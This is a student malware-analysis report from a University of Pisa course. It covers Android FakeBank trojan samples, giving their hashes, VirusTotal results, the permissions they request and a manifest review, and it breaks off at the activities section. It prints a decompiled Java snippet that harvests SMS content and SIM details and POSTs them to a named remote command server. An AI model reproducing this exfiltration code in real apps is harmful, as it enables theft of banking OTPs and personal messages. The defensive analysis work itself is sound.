UNIVERSITÀ DI PISA

Malware Analysis

for the DSS course

2024/2025

Andrea Mugnai, Jacopo Tucci

Index

1. Introduction

The purpose of this report is to provide a comprehensive analysis of the malware using different tools and techniques. The analysis will cover the following aspects:

- Static analysis
- Dynamic analysis

The main goal was to identify the malicious payload inside the `APK` files of the provided samples.

1.1. Tools used

During this project, we used three main analysis tools to identity the malicious behavior of the samples:

- **VirusTotal** (Antimalware Analysis)
  - It's a web tool that allows to submit samples and analyze them with several antivirus or antimalware programs
  - This tool was used to gain a starting insight on the already existing knowledge about the specific malicious sample.
- **MobSF** (Static and Dynamic analysis)
  - This tool let the analyst to automatically highlight interesting features of the application (e.g. Android permissions, API calls, remote URLs), but also to extract the Java code from the APK file. In this way we can gain a strong insight of the potential malicious behavior of the application and then manually analyze it by examining the code.
  - Moreover, it allows to perform a dynamic analysis, by executing the application inside a virtual environment and by monitoring it.
- **JD-GUI** (Java Decompilation)
  - This tool allows to decompile the Java code extracted from the APK file and to analyze it in a more user-friendly way.
  - It is useful to understand the logic behind the code and to identify potential malicious behavior.

We found that 4 out of 5 samples belong to the same malware family, **FakeBank**, which consists of `trojans` designed to steal sensitive banking and SMS information. The remaining sample is a `ransomware` disguised under the name of the popular game *Clash Royale*.

2. FakeBank family

FakeBank is an Android trojan that disguises itself as a legitimate banking application in order to steal sensitive information from the user, such as their phone number and banking credentials. It also intercepts all incoming SMS messages.

The analyzed samples are connected to multiple remote servers, to which they transmit the collected data over HTTP connections.

Analyzed APK

During the project, we were tasked with analyzing four different variants of the **FakeBank** malware. Their SHA-256 hash values are as follows:

- `b9cbe8b737a6f075d4d766d828c9a0206c6fe99c6b25b37b539678114f0abffb`
- `1ef6e1a7c936d1bdc0c7fd387e071c102549e8fa0038aec2d2f4bffb7e0609c3`
- `4aeccf56981a32461ed3cad5e197a3eedb97a8dfb916affc67ce4b9e75b67d98`
- `191108379dccd5dc1b21c5f71f4eb5d47603fc4950255f32b1228d4b066ea512`

For the sake of readability, we will refer to each sample using the first four characters of its hash.
Since the structure, behavior, Java code, and general characteristics of the four samples are largely identical (or at least very similar), we will begin by analyzing the `4aec` sample in detail. Afterwards, we will highlight the key differences found in the other three samples in comparison to this one.

2.1. `4aec` APK (Static analysis)

2.1.1. Detection



Figure 1: Community score of the sample on VirusTotal

As we can see from Figure 1, the sample is detected by 36 out of 67 antivirus engines. This is a good starting point to understand that the sample is indeed malicious.
The engines also tell us that the sample is a trojan and that it is related to the **FakeBank** family.

2.1.2. Permissions



Figure 2: Android permissions used by the APK

The sample requests a large number of dangerous permissions (see Figure 2 red triangles). In particular free access to SMS messages, phone calls, and the ability to read the user's contacts.
The set of permission hints the application could sen confidential information to a remote server.
Moreover it can write, send and read SMS messages. This could potentially allow to bypass the two-factor authentication system used by banks.

2.1.3. Manifest Analysis and Receivers



Figure 3: AndroidManifest



Figure 4: Receivers

The manifest shows that a **Broadcast Receiver** is not protected (see Figure 3) the Malware intercept all the SMS and leak in this case the OTP codes used by the banks. The **Broadcast Receiver** is implemented in the package `com.example.kbtest.smsReceiver` (see Figure 4).

We listed here the most important line of the package `smsReceiver`:

```
this.params2.add(new BasicNameValuePair("sim_no", simNo));
this.params2.add(new
BasicNameValuePair("tel", tel.getSimOperatorName()));
this.params2.add(new BasicNameValuePair("thread_id", "0"));
this.params2.add(new
BasicNameValuePair("address", smsMessage.getOriginatingAddress()));
SimpleDateFormat df2 = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
this.params2.add(new BasicNameValuePair("datetime", dateString2));
this.params2.add(new
BasicNameValuePair("bady", smsMessage.getDisplayMessageBody()));
//.....
HttpClient httpclient = new DefaultHttpClient();
HttpPost httppost = new HttpPost(smsReceiver.this.update_url);
HttpResponse response = httpclient.execute(httppost);
```

The package takes all the SIM information, the emitter and the body of the received message. Then sends all the information collected to a remote `URL` (`http://banking1.kakatt.net:9998/send_product.php`). Anyway we can see, using tools like `curl` or `nslookup`, that the domain is not reachable anymore.

2.1.4. Activities